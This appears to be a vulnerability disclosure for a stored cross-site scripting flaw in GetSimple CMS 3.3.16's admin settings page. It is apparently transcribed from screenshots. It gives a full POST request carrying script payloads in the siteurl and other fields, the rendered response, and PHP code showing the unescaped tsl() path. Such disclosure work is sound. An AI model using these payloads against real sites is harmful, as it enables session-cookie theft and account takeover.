GetSimpleCms-3.3.16 XSS vulnerability


DESCRIPTION

GetSimple CMS is a flatfile CMS that works fast and efficient and has the best UI around, it is written in PHP.

Official Website - http://get-simple.info/ Github - https://github.com/GetSimpleCMS/GetSimpleCMS

GetSimple CMS XSS vulnerability verification

http://127.0.0.1/GetSimpleCMS-3.3.16/admin/settings.php Website URL: "siteURL" parameter has XSS vulnerability.



Request

```
Pretty Raw Hex \n
1 POST /GetSimpleCMS-3.3.16/admin/settings.php HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Referer: http://127.0.0.1/GetSimpleCMS-3.3.16/admin/settings.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 422
10 Origin: http://127.0.0.1
11 Connection: close
12 Cookie: GS_ADMIN_USERNAME=admin; 99e9cde4b74da9d555f5042da4d5e6ef10de693a=
50b50001388b53cdb90948c62ebf229e1098f03b; __atuvc=12%7C27;  __atuvs=
60e3f68de6e09513000
13 Upgrade-Insecure-Requests: 1
14 Cache-Control: max-age=0
15
16 nonce=6eac27ea638e49c03c139346a4dd5e04c4c0fefb&sitename=
admin%22%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E&siteurl=
http%3A%2F%2F127.0.0.1%2FGetSimpleCMS-3.3.16%2F%22%3E%3Cscript%3Ealert%28document.cookie%29%3C
%2Fscript%3E&permalink=&user=admin&email=admin%40admin.com&name=
%22%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E&timezone=&lang=en_US&show_h
Hps5bSLCz8eygsX&sitepwd_confirm=&submitted=Save+Settings
```

Response

http://127.0.0.1/GetSimpleCMS-3.3.16/"><script>alert(document.cookie)</script>

Press 'F2' for focus

Function TSL returns part of $path

```
386  *
387  * @param string $path
388  * @return string
389  */
390 function tsl($path) {  $path: "http://127.0.0.1/GetSimpleCMS-3.3.16/"><script>alert(document.cookie)</script>"
391     if ( substr($path, start: strlen($path) - 1) != '/' ) {  $path: "http://127.0.0.1/GetSimpleCMS-3.3.16/"><script>alert(document.cookie)</script>"
392         $path .= '/';
393     }
394     return $path;
395 }
```

$_POST collects the value of the "siteURL" from the form with method="post". Function TSL returns part of the $path. $siteURL contains JavaScript

```
73
74     # website-specific fields
75     if(isset($_POST['sitename'])) {
76         $SITENAME = htmlentities($_POST['sitename'], quote_style: ENT_QUOTES, charset: 'UTF-8');  $SITENAME: "admin&quot;&gt;&lt;script&gt;alert(1)&lt;/scrip
77     }
78     if(isset($_POST['siteurl'])) {
79         $SITEURL = tsl($_POST['siteurl']);  $SITEURL: "http://127.0.0.1/GetSimpleCMS-3.3.16/"><script>alert(document.cookie)</script>/"
80     }
81     if(isset($_POST['permalink'])) {
```

`<div class="rightsec">` rendered javascript, XSS executed successfully

Vulnerability executed successfully